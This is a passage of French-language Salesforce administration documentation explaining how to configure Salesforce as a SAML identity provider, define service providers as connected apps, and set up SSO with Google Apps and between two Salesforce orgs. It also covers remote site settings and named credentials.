- **Modifier** pour changer le certificat associé à votre fournisseur d'identité.

  ATTENTION: Le changement de certificat peut désactiver l'accès aux applications externes. Vous pouvez mettre à jour toutes les applications externes pour valider les informations du nouveau certificat.

- **Désactiver** pour désactiver votre fournisseur d'identité.

  ATTENTION: Si vous désactivez votre fournisseur d'identité, les utilisateurs n'ont accès à aucune application externe.

- **Télécharger le certificat** pour télécharger le certificat associé à votre fournisseur d'identité. Votre fournisseur de services peut utiliser ces informations pour se connecter à Salesforce.
- **Télécharger les métadonnées** pour télécharger les métadonnées associées à votre fournisseur d'identité. Votre fournisseur de services peut utiliser ces informations pour se connecter à Salesforce.
- Dans la section Points de terminaison de découverte des métadonnées SAML, vous pouvez accéder aux URL d'information de votre fournisseur d'identité SAML pour votre domaine personnalisé et pour chaque communauté. Votre fournisseur de services peut utiliser ces URL pour configurer la connexion par authentification unique à Salesforce.
  - Identité Salesforce : l'URL des métadonnées de fournisseur d'identité de votre domaine personnalisé dans Mon domaine.
  - Identité de la communauté *Nom de la communauté* : l'URL des métadonnées de fournisseur d'identité de la communauté nommée.
- Dans la section des fournisseurs de services, en regard du nom d'un fournisseur de services existant, cliquez sur **Modifier** pour modifier sa définition, sur **Profils** pour ajouter ou supprimer des profils utilisateur ayant accès à ce fournisseur de services, ou sur **Suppr** pour le supprimer.

  Remarque: Pour définir un nouveau fournisseur de services, dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications** et créez une application connectée activée pour SAML.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

## Prérequis de la définition de fournisseurs de services

Avant de définir un fournisseur de services dans Salesforce, suivez la procédure ci-dessous afin de définir un fournisseur d'identité et les informations de configuration Exchange pour votre fournisseur.

1. Activez Salesforce en tant que fournisseur d'identité.
2. Communiquez à votre fournisseur de services les informations relative à la configuration de Salesforce en tant que fournisseur d'identité. Ces informations sont disponibles sous la forme de métadonnées que vous pouvez téléchargez et transmettre à votre fournisseur de services. Pour obtenir ces métadonnées, dans Configuration, saisissez *Fournisseur d'identité* dans la case Recherche rapide, puis sélectionnez **Fournisseur d'identité** et cliquez sur **Télécharger les métadonnées**.

   Si votre fournisseur de services ne prend pas en charge les métadonnées, mais prend en charge les certificats, vous pouvez télécharger le certificat. Dans Configuration, saisissez *Fournisseur d'identité* dans la case Recherche rapide, puis sélectionnez **Fournisseur d'identité** et cliquez sur **Télécharger le certificat**.
3. Obtenez les informations suivantes auprès de votre fournisseur de services :
   - URL du Service consommateur de l'assertion (ACS)
   - ID d'entité
   - Type d'objet : spécifie si l'objet pour la réponse SAML depuis Salesforce (en tant que fournisseur d'identité) est un nom d'utilisateur ou un ID de fédération Salesforce
   - Certificat de sécurité : requis uniquement lorsque le fournisseur de services initie une connexion Salesforce et signe ses requêtes SAML

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :
- Personnaliser l'application

## Définition de fournisseurs de services en tant qu'applications connectées activées par SAML

1. Assurez-vous de satisfaire les prérequis.
2. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
3. Sous Applications connectées, cliquez sur **Nouveau**.
4. Spécifiez les champs requis sous Informations de base.
5. Sous Paramètres d'application Web, sélectionnez **Activer SAML**, puis renseignez les champs suivants :

   **ID d'entité**
   Cette valeur émane du fournisseur de services. Chaque ID d'entité doit être unique dans une organisation. Si vous accédez à plusieurs applications depuis votre fournisseur de services, il suffit de définir le fournisseur de services une seule fois, puis d'utiliser le paramètre `RelayState` pour ajouter les valeurs de l'URL afin de rediriger l'utilisateur vers l'application appropriée après l'ouverture de session.

   **URL ACS**
   L'URL ACS, ou assertion consumer service, émane du fournisseur de services SAML.

   **Type d'objet**
   Spécifie quel champ définit l'identité de l'utilisateur pour l'application. Les options comprennent le nom d'utilisateur, l'ID de fédération, l'ID utilisateur, un attribut personnalisé ou un ID permanent calculé par un algorithme. Un attribut personnalisé peut être n'importe quel champ personnalisé ajouté à l'objet User dans l'organisation, à condition qu'il corresponde à l'un des types de données suivants : E-mail, Texte, URL ou Formule (avec le type de retour Texte). Une fois `Attribut personnalisé` sélectionné pour **Type d'objet**, Salesforce affiche champ **Attribut personnalisé** avec une liste des champs personnalisés d'objet User dans l'organisation.

   **Format de l'ID de nom**
   Spécifie l'attribut de format envoyé dans les messages SAML. « Non spécifié » est sélectionné par défaut. Selon votre fournisseur de services SAML, vous pouvez le définir sur l'adresse e-mail, permanente ou transitoire.

   **Émetteur**
   Par défaut, l'émetteur standard de votre fournisseur d'identité est utilisé (Mon domaine de votre organisation). Si votre fournisseur de services SAML nécessite une autre valeur, spécifiez-la ici.

6. Spécifiez éventuellement les informations suivantes :

   **URL de départ**
   Redirige les utilisateurs vers un emplacement spécifique lorsqu'ils exécutent l'application. L'URL de départ peut être une URL absolue, par exemple `https://na1.salesforce.com/001/o`, ou le lien vers le nom de l'application, par exemple `https://customer.goodApp.com` pour GoodApp. La spécification d'une URL de départ rend l'application disponible dans le menu des applications Force.com et dans le Lanceur d'application.

   **Vérifier les signatures des demandes**
   Sélectionnez `Vérifier les signatures des demandes` si le fournisseur de services vous a fourni un certificat de sécurité. Recherchez le certificat dans votre système. Il est requis uniquement pour initier une connexion à Salesforce depuis le fournisseur de services et si ce dernier signe ses demandes SAML.

   **Important:** Si vous chargez un certificat, toutes les demandes SAML doivent être signées. Si aucun certificat n'est chargé, toutes les demandes SAML sont acceptées.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :
- Personnaliser l'application

**Crypter une réponse SAML**

Sélectionnez `Crypter une réponse SAML` pour charger un certificat et sélectionner une méthode de cryptage pour l'assertion. Pour l'algorithme de cryptage, les valeurs correctes sont `AES-128` (clé 128 bits), `AES-256` (clé 256 bits) et `Triple-DES` (Triple Data Encryption Algorithm).

7. Cliquez sur **Enregistrer**.

Pour autoriser les utilisateurs pour cette application SAML :

1. Dans Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide`, puis sélectionnez l'option de gestion des applications connectées.
2. Cliquez sur le nom de l'application.
3. Sélectionnez les profils et/ou les ensembles d'autorisations qui peuvent accéder à l'application.

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

Champs personnalisés

## Mappage des utilisateurs de Salesforce avec des utilisateurs d'application

Si le `Type d'objet` dans la définition du fournisseur de services est `ID de fédération`, vous devez mapper l'utilisateur de Salesforce avec le nom d'utilisateur de connexion au fournisseur de services.

Pour mapper l'utilisateur de Salesforce avec l'utilisateur de l'application :

1. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs** et cliquez sur **Modifier** pour chaque utilisateur qui doit être mappé.
2. Dans `ID de fédération`, sous Informations relatives à l'authentification unique, saisissez le nom d'utilisateur de connexion au fournisseur de services.
3. Cliquez sur **Enregistrer**.

Conseil: Si vous avez un grand nombre de profils utilisateur ou d'ensemble d'autorisations à mettre à jour, utilisez l'API SOAP. Reportez-vous au guide *SOAP API Developer's Guide*.

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :

- Personnaliser l'application

## Affichage des détails du fournisseur de services

Après avoir défini un fournisseur de services pour votre organisation en créant une application connectée activée pour SAML, vous pouvez afficher les détails dans la Configuration, en saisissant *Applications connectées* dans la case Recherche rapide, puis en sélectionnant **Applications connectées** et le nom de l'application. Vous pouvez partager ces informations, notamment Point de terminaison POST initié par SP ou Point de terminaison Redirect initié par SP, avec votre fournisseur de services.

À partir de cette page, vous pouvez cliquer sur :

- **Modifier** pour changer les valeurs de la définition du fournisseur de services.
- **Supprimer** pour supprimer la définition du fournisseur de services.

  ATTENTION: Si vous supprimez la définition du fournisseur de services, les utilisateurs n'ont plus accès à ce fournisseur.
- **Accès au profil** pour modifier les profils qui ont accès à ce fournisseur de services.

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :
- Personnaliser l'application

## Activation de fournisseurs d'identité et définition de fournisseurs de services pour les portails et les sites

Lors de l'activation des fournisseurs d'identité et la définition de fournisseurs de services pour les sites Force.com, les portails client et les portails partenaires, notez les points suivants :

- Lors de la définition d'un fournisseur de services, si le Type d'objet est Nom d'utilisateur, l'ID de l'organisation Salesforce est précédé du nom de l'utilisateur dans l'assertion SAML. Par exemple, si l'utilisateur est jDeoint@WFC.com, l'objet de l'assertion SAML comporte 00DE0000000FFLT@jDeoint@WFC.com. Si le Type d'objet est ID de fédération, l'ID de fédération exact est utilisé.
- L'attribut is_portal_user inclus dans l'assertion SAML générée par Salesforce contient des valeurs. Vous pouvez partager l'exemple ci-dessous avec votre fournisseur de services.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :
- Personnaliser l'application

```
<saml:Attribute Name="is_portal_user"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue
         xmlns:xs="http://www.w3.org/2001/XMLSchema"
```

```
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
            xsi:type="xs:anyType">true
        </saml:AttributeValue>
</saml:Attribute>
```

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

## Utilisation du journal d'événements du fournisseur d'identité

Le journal d'événements du fournisseur d'identité enregistre les problèmes et les réussites avec les requêtes d'authentification SAML entrantes d'un autre fournisseur d'application, et les réponses SAML sortantes lorsque Salesforce agit en tant que fournisseur d'identité. Pour afficher le journal des événements du fournisseur d'identité, dans Configuration, saisissez *Journal d'événement de fournisseur d'identité* dans la case Recherche rapide, puis sélectionnez **Journal d'événement de fournisseur d'identité**. Vous pouvez indiquer les réussites, les échecs ou les deux dans le journal. Vous pouvez afficher les 50 événements les plus récents dans l'interface utilisateur, et davantage en créant un rapport.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :

- Personnaliser l'application

## Exemples d'utilisation de fournisseurs d'identité et de fournisseurs de services

Cette section comprend deux exemples de configuration de Salesforce en tant que fournisseur d'identité, puis de configuration de deux fournisseurs de services différents :

- Google Apps : présente la connexion initiée par le fournisseur de services.
- Salesforce : présente la connexion initiée par le fournisseur d'identité.

### Exemple de configuration d'une authentification unique à Google Apps

Cet exemple montrer comment configurer une authentification unique depuis Salesforce vers Google Apps. Dans cet exemple, Google est le fournisseur de services et Google Apps est l'application fournie par le fournisseur de services.

Pour cet exemple :

- Vous devez disposer d'un compte Google Apps Premier Edition
- Votre organisation Salesforce doit être configurée pour utiliser l'authentification unique à l'aide de SAML 2.0

Les étapes générales sont les suivantes, qui contiennent des informations spécifiques.

1. Générer un nom de domaine et activer un fournisseur d'identité dans votre organisation Salesforce.
2. Définissez le fournisseur de services dans Salesforce.
3. Activer l'utilisateur et le profil Salesforce.
4. Configurer Google Apps.
5. Tester votre mise en oeuvre.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Database.com** Edition

Les onglets ne sont pas disponibles avec **Database.com**

**AUTORISATIONS UTILISATEUR**

Définir et modifier des fournisseurs d'identité et des fournisseurs de services :

- Personnaliser l'application

### Génération d'un nom de domaine et activation d'un fournisseur d'identité

Pour préparer votre organisation Salesforce à cet exemple, générez un nom de domaine et activez Salesforce en tant que fournisseur d'identité :

1. Connectez-vous à Salesforce.
2. Générez un nom de domaine pour votre organisation :
   a. Dans Configuration, saisissez *Mon domaine* dans la case `Recherche rapide`, sélectionnez **Mon domaine**, saisissez un nouveau nom de sous-domaine, puis cliquez sur **Vérifier la disponibilité**.
   b. Si le nom est disponible, cochez la case **Conditions**, puis cliquez sur **Enregistrer le domaine**.

      Important: Vous devez déployer votre nom de domaine pour pouvoir activer Salesforce en tant que fournisseur d'identité.

3. Activer Salesforce en tant que fournisseur d'identité :
   a. Dans Configuration, saisissez *Fournisseur d'identité* dans la case `Recherche rapide`, puis sélectionnez **Fournisseur d'identité**.
   b. Cliquez sur **Activer**.
   c. Cliquez sur **Télécharger le certificat**. Notez l'emplacement d'enregistrement du certificat, car vous allez le charger ultérieurement.

### Définition d'un fournisseur de services

Pour définir le fournisseur de services :

1. Connectez-vous à Salesforce.
2. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**.
3. Cliquez sur **Nouveau** dans la section Applications connectées. Dans Nom de l'application connectée, saisissez Google Apps.
4. Dans la zone Paramètres d'application Web, sélectionnez **Activer SAML**, puis saisissez les informations suivantes :

| Champ | Valeur |
|---|---|
| ACS URL | L'URL de votre compte Google App, par exemple https://www.google.com/a/respond.info |
| ID d'entité | google.com |
| Type d'objet | ID de fédération |

5. Cliquez sur **Enregistrer**.
6. Pour autoriser l'accès à cette application, saisissez *Applications connectées* dans la case Recherche rapide, sélectionnez l'option de gestion des applications connectées, puis cliquez sur le nom de l'application. Sélectionnez ensuite le profil de l'utilisateur actif.
7. Copiez la valeur dans le champ Point de terminaison Redirect initié par SP. Vous allez utiliser cette valeur ultérieurement.

### Mappage des utilisateurs de Salesforce avec les utilisateurs de Google Apps

1. Dans vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.
2. Cliquez sur **Modifier**.
3. Dans ID de fédération, saisissez le nom de l'utilisateur qui se connecte à Google Apps, par exemple JDurand@TGroup.com.
4. Cliquez sur **Enregistrer**.

### Configuration de Google Apps

1. Connectez-vous à votre compte Google Apps.
2. Cliquez sur l'onglet **Outils avancés**, puis sur le lien **Configurer l'authentification unique (SSO)**.
3. Cochez la case Activer l'authentification unique.
4. Dans URL de la page de connexion, saisissez l'URL copiée depuis le champ Point de terminaison Redirect initié par SP lors de laconfiguration d'un fournisseur de services.
5. Dans URL de la page de déconnexion, spécifiez l'URL vers laquelle vous souhaitez diriger vos utilisateurs qui viennent de se déconnecter de Google Apps, par exemple http://www.mondomaine.salesforce.com.

6. Dans `URL de la page de modification du mot de passe`, utilisez l'URL suivante : `https://mondomaine.salesforce.com/_ui/system/security/ChangePassword`, où *`mondomaine`* est le nom de domaine personnalisé que vous avez spécifié pour générer votre domaine.
7. Pour `Certificat de vérification`, transférez le certificat que vous avez téléchargé lors de l'activation d'un fournisseur d'identité.
8. Cliquez sur **Enregistrer les modifications**.

### Test de votre mise en oeuvre

Pour vérifier si votre organisation Salesforce peut utiliser une authentification unique à Google Apps :

1. Déconnectez-vous de Google Apps et de Salesforce.
2. Essayez d'accéder à une page d'application Google, par exemple `http://docs.google.com/a/respond.info/` ou `http://mail.google.com/a/respond.info/`.
3. Vous êtes redirigé vers une page d'authentification à Salesforce. Une fois connecté, vous êtes sur la page de l'application Google spécifiée.

Un autre test consiste à ajouter l'application Google à un onglet Web dans votre organisation Salesforce.

1. Connectez-vous à Salesforce.
2. Dans Configuration, saisissez *`Onglets`* dans la case `Recherche rapide`, puis sélectionnez **Onglets** et cliquez sur **Nouveau** dans la section `Onglets Web`.
3. Choisissez une présentation de page de l'onglet, puis cliquez sur **Suivant**.
4. Saisissez une étiquette à afficher sur l'onglet.
5. Utilisez le nom par défaut. Il est identique à l'étiquette.
6. Cliquez sur l'icône de recherche `Style d'onglet` pour afficher la sélection du style d'onglet. Sélectionnez une icône. Laissez les autres valeurs par défaut inchangées.
7. Cliquez sur **Suivant**.
8. Dans la zone de texte URL du lien ou du bouton, saisissez une page Google App, par exemple `docs.google.com/a/respond.info/` ou `mail.google.com/a/respond.info/`, puis cliquez sur **Suivant**.

   Remarque: Cette URL doit être absolue, c.-à-d. qu'elle doit inclure `http://` ou `https://`.

9. Cliquez sur **Suivant**, puis sur **Enregistrer**.
10. Cliquez sur le nouvel onglet en haut de votre page. Vous êtes automatiquement connecté à la page de l'application Google spécifiée.

## Configuration de l'authentification unique à partir de Salesforce vers Salesforce

Cet exemple présente comment configurer une application Salesforce pour initier une authentification unique depuis une organisation Salesforce vers une autre.

L'organisation Salesforce qui initie, c.-à-d. l'organisation à laquelle vous souhaitez d'abord vous connecter, agit en tant que *fournisseur d'identité*. L'organisation Salesforce à laquelle vous voulez accéder en utilisant une application agit en tant que *fournisseur de services*. Supposons que vous ayez deux organisations Salesforce : une organisation de ventes et une organisation d'idées. Vous pouvez configurer une authentification unique pour les deux organisations. Il suffit à vos utilisateurs de se connecter à l'une des organisations et de retenir un seul mot de passe.

Dans cet exemple, votre organisation Salesforce initiale doit être configurée pour une authentification unique utilisant SAML 2.0. Les étapes générales répertoriées ci-dessous contiennent des informations plus spécifiques.

1. Générer un nom de domaine et activer un fournisseur d'identité dans l'organisation Salesforce qui agit en tant que fournisseur d'identité.
2. Configurer l'organisation Salesforce qui agit en tant que fournisseur de services.
3. Définir l'application du fournisseur de services dans l'organisation Salesforce qui agit en tant que fournisseur d'identité.
4. Tester votre mise en oeuvre.

### Création d'un nom de domaine et activation d'un fournisseur d'identité

Toutes les actions des étapes ci-dessous sont effectuées dans l'organisation Salesforce qui agit en tant que fournisseur d'identité.

Pour préparer votre organisation Salesforce à cet exemple, générez un nom de domaine et activez Salesforce en tant que fournisseur d'identité :

1. Connectez-vous à Salesforce.
2. Générez un nom de domaine pour votre organisation :
   a. Dans Configuration, saisissez *Mon domaine* dans la case Recherche rapide, sélectionnez **Mon domaine**, saisissez un nouveau nom de sous-domaine, puis cliquez sur **Vérifier la disponibilité**.
   b. Si le nom est disponible, cochez la case **Conditions**, puis cliquez sur **Enregistrer le domaine**.

      Important: Vous devez déployer votre nom de domaine pour pouvoir activer Salesforce en tant que fournisseur d'identité.

3. Activer Salesforce en tant que fournisseur d'identité :
   a. Dans Configuration, saisissez *Fournisseur d'identité* dans la case Recherche rapide, puis sélectionnez **Fournisseur d'identité**.
   b. Cliquez sur **Activer**.
   c. Cliquez sur **Télécharger le certificat**. Notez l'emplacement d'enregistrement du certificat, car vous allez le charger ultérieurement.

### Configuration d'une organisation Salesforce en tant que fournisseur de services

Pour configurer une deuxième organisation Salesforce en tant que fournisseur de services :

1. Connectez-vous à l'organisation Salesforce qui agit en tant que fournisseur de services.
2. Activez et configurez SAML :
   a. Dans Configuration, saisissez *Paramètres d'authentification unique* dans la case Recherche rapide, puis sélectionnez **Paramètres d'authentification unique** et cliquez sur **Modifier**.
   b. Sélectionnez la case SAML activé.
   c. Utilisez les paramètres suivants :

| Champ | Valeur |
|---|---|
| Version SAML | 2.0 |
| Émetteur | L'URL émettrice du fournisseur d'identité, créée lors de la configuration du fournisseur d'identité. Par exemple, https://mondomaineperso.salesforce.com. |
| Certificat de fournisseur d'identité | Naviguez jusqu'au certificat que vous avez téléchargé lors de l'activation d'un fournisseur d'identité. |

| Champ | Valeur |
| --- | --- |
| `Type d'ID utilisateur SAML` | Sélectionnez `L'assertion contient l'ID de fédération de l'objet Utilisateur` |
| `Emplacement d'ID utilisateur SAML` | Sélectionnez `L'ID utilisateur correspond à l'élément IdentifiantNom de la déclaration Sujet` |

**d.** Cliquez sur **Enregistrer**.

**e.** Copiez et enregistrez les valeurs à partir des champs `URL de connexion Salesforce` et `ID d'entité`. Ces valeurs sont requises ultérieurement, lors de la définition du fournisseur de services Salesforce.

**3.** Associez votre utilisateur de l'organisation fournisseur de services à l'utilisateur de l'organisation fournisseur d'identité :

**a.** Dans vos paramètres personnels, saisissez *`Informations utilisateur avancées`* dans la case `Recherche rapide`, puis sélectionnez **Informations utilisateur avancées**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.

**b.** Cliquez sur **Modifier**.

**c.** Pour `ID de fédération`, saisissez le nom d'utilisateur utilisé pour la connexion à l'organisation fournisseur d'identité Salesforce, par exemple IDP_org@TGroup.com.

**d.** Cliquez sur **Enregistrer**.

### Définition du fournisseur de services dans l'organisation fournisseur d'identité

Pour définir le fournisseur de services, créez une application Web activée pour SAML en tant qu'application connectée :

**1.** Connectez-vous à l'organisation Salesforce qui agit en tant que fournisseur d'identité.

**2.** Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, sélectionnez **Applications**, puis cliquez sur **Nouveau** dans la section Applications connectées.

**3.** Spécifiez les informations suivantes :

| Champ | Valeur |
| --- | --- |
| `Nom d'application connectée` | Fournisseur de services Salesforce |
| `E-mail du contact` | Si vous utilisez ce champ pour vous contacter ou votre équipe de support, contactez Salesforce. |
| `Activer SAML` | Sélectionnez cette option pour saisir les détails du fournisseur de services. |
| `ID d'entité` | Utilisez l'ID d'entité de la configuration du fournisseur de services |
| `ACS URL` | Utilisez l'URL de connexion Salesforce de la configuration du fournisseur de services |
| `Type d'objet` | Sélectionnez `Nom d'utilisateur`. |

4. Cliquez sur **Enregistrer**.
5. Sélectionnez les profils autorisés à accéder à ce fournisseur de services. Vous devez sélectionner le profil de l'utilisateur actuel pour cet exemple.
6. Cliquez sur **Enregistrer**.
7. Copiez la valeur du champ `URL de connexion initié par IdP`. Vous allez utiliser cette valeur ultérieurement dans un test.

## Test de votre mise en oeuvre

Pour vérifier si votre organisation Salesforce peut utiliser l'authentification unique, créez un onglet Web :

1. Connectez-vous à l'organisation Salesforce qui agit en tant que fournisseur de services.
2. Dans Configuration, saisissez *`Onglets`* dans la case `Recherche rapide`, puis sélectionnez **Onglets** et cliquez sur **Nouveau** dans la section `Onglets Web`.
3. Choisissez une présentation de page pour l'onglet, puis cliquez sur **Suivant**.
4. Saisissez une étiquette à afficher sur l'onglet.
5. Utilisez le nom par défaut. Il est identique à l'étiquette.
6. Cliquez sur l'icône de recherche `Style d'onglet` pour afficher la sélection du style d'onglet. Sélectionnez une icône.
7. Cliquez sur **Suivant**.
8. Dans la zone de texte URL du lien ou du bouton, saisissez la valeur du champ `URL de connexion initié par IdP` de la définition du fournisseur de services, puis cliquez sur **Suivant**.

   Remarque: Cette URL doit être absolue, c.-à-d. qu'elle doit inclure `http://` ou `https://`.

9. Cliquez sur **Suivant**, puis sur **Enregistrer**.
10. Cliquez sur le nouvel onglet en haut de votre page. Si vous êtes déconnecté de l'organisation Salesforce qui agit en tant que fournisseur d'identité, vous êtes invité à vous connecter. Une fois connecté, l'onglet indique l'organisation Salesforce qui agit en tant que fournisseur d'identité.

CONSULTER ÉGALEMENT :

Fournisseurs d'identité et fournisseurs de services

Personnalisation de votre expérience Salesforce

## Configuration des paramètres à distance

Pour pouvoir appeler un site externe avec une page Visualforce, un appel Apex ou un code JavaScript à l'aide de XmlHttpRequest dans une commande s-control ou un bouton personnalisé, ce site doit être enregistré dans la page Paramètres du site distant, ou bien l'appel échoue.

Pour accéder à la page, dans Configuration, saisissez *Paramètres de site distant* dans la case Recherche rapide, puis sélectionnez **Paramètres de site distant**. Cette page répertorie tous les sites distants déjà enregistrés et fournit des informations supplémentaires sur chaque site, notamment l'URL et le nom du site distant.

Pour des raisons de sécurité, Salesforce applique l'une des restrictions suivantes aux ports de sortie spécifiés :

- 80: Ce port n'accepte que les connexions HTTP.
- 443: Ce port n'accepte que les connexions HTTP.
- 1024 à 66535 (inclus) : Ces ports acceptent les connexions HTTP ou HTTPS.

Pour enregistrer un nouveau site :

1. Cliquez sur **Nouveau site distant**.
2. Saisissez un terme descriptif pour le nom du site distant.
3. Saisissez l'URL du site distant.
4. Pour permettre l'accès au site distant, que la connexion de l'utilisateur utilise le protocole HTTP ou HTTPS, sélectionnez la case Désactiver la sécurité de protocole. Lorsqu'elles sont sélectionnées, Salesforce peuvent transmettre des données d'une session HTTPS vers une session HTTP, et inversement. Cochez uniquement cette case si vous comprenez les implications en matière de sécurité.
5. Entrez éventuellement la description du site.
6. Cliquez sur **Enregistrer** pour terminer l'opération ou cliquez sur **Enregistrer et Nouveau** pour enregistrer votre travail et enregistrer un autre site.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Visualforce et les commandes S-controls ne sont pas disponibles dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour configurer les paramètres à distance :

- Personnaliser l'application ou Modifier toutes les données

## Identifiants nommés

Un identifiant nommé spécifie l'URL du point de terminaison d'un appel et ses paramètres d'authentification requis dans une seule définition. Pour simplifier la configuration des appels authentifiés, spécifiez un identifiant nommé en tant que point de terminaison de l'appel externe. Si vous spécifiez à la place une URL en tant que point de terminaison de l'appel externe, vous devez enregistrer cette URL dans les paramètres de site distant de votre organisation et gérer vous-même l'authentification. Par exemple, pour un appel externe Apex, votre code devrait gérer l'authentification, qui peut s'avérer moins sécurisée et particulièrement complexe pour les implémentations OAuth.

Salesforce gère l'authentification des appels externes qui spécifient un identifiant nommé en tant que point de terminaison, ce qui vous libère de cette tâche. Vous pouvez ignorer les paramètres de site distant (habituellement requis pour les appels vers des sites externes) pour le site défini dans l'identifiant nommé.

Les identifiants nommés sont pris en charge dans les types de définition d'appel externe suivants :

- Appels externes Apex
- Sources de données externes de type :
  - Salesforce Connect : OData 2.0

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Salesforce Connect : OData 4.0
- Salesforce Connect : Personnalisé (développé avec l'infrastructure du connecteur Apex)

En séparant l'URL de point de terminaison et l'authentification de la définition de l'appel, les identifiants nommés facilitent la maintenance des appels. Par exemple, si une URL de point de terminaison est modifiée, vous mettez à jour uniquement l'identifiant nommé. Tous les appels externes qui référencent l'identifiant nommé continuent simplement de fonctionner.

Si vous avez plusieurs organisations, vous pouvez créer un identifiant nommé de même nom, mais avec une URL de point de terminaison différente dans chaque organisation. Vous pouvez ensuite empaqueter et déployer (dans toutes les organisations) une définition d'appel externe qui référence le nom partagé de ces identifiants nommés. Par exemple, l'identifiant nommé de chaque organisation peut avoir une URL de point de terminaison distincte, par exemple pour tenir compte des différences entre les environnements de développement et de production. Si un appel externe Apex spécifie le nom partagé de ces identifiants nommés, la classe Apex qui définit l'appel externe peut être empaquetée et déployée dans toutes ces organisations, sans vérifier par programmation l'environnement.

Les identifiant nommés prennent en charge l'authentification par mot de passe de base et OAuth 2.0. Vous pouvez configurer chaque identifiant nommé pour qu'il utilise le principal nommé de l'organisation ou l'authentification par utilisateur afin de permettre aux utilisateurs de gérer leurs propres identifiants.


Pour référencer un identifiant nommé à partir d'une définition d'appel externe, utilisez l'URL de l'identifiant nommé. Une URL d'identifiant nommé contient le schéma `callout:`, le nom de l'identifiant nommé et un chemin facultatif. Par exemple : `callout:My_Named_Credential/some_path`.

Vous pouvez ajouter une chaîne de requête à une URL d'identifiant nommé. Utilisez un séparateur point d'interrogation (?) entre l'URL de l'identifiant nommé et la chaîne de requête. Par exemple : `callout:Mon_Identifiant_Nommé/un_chemin?format=json`.

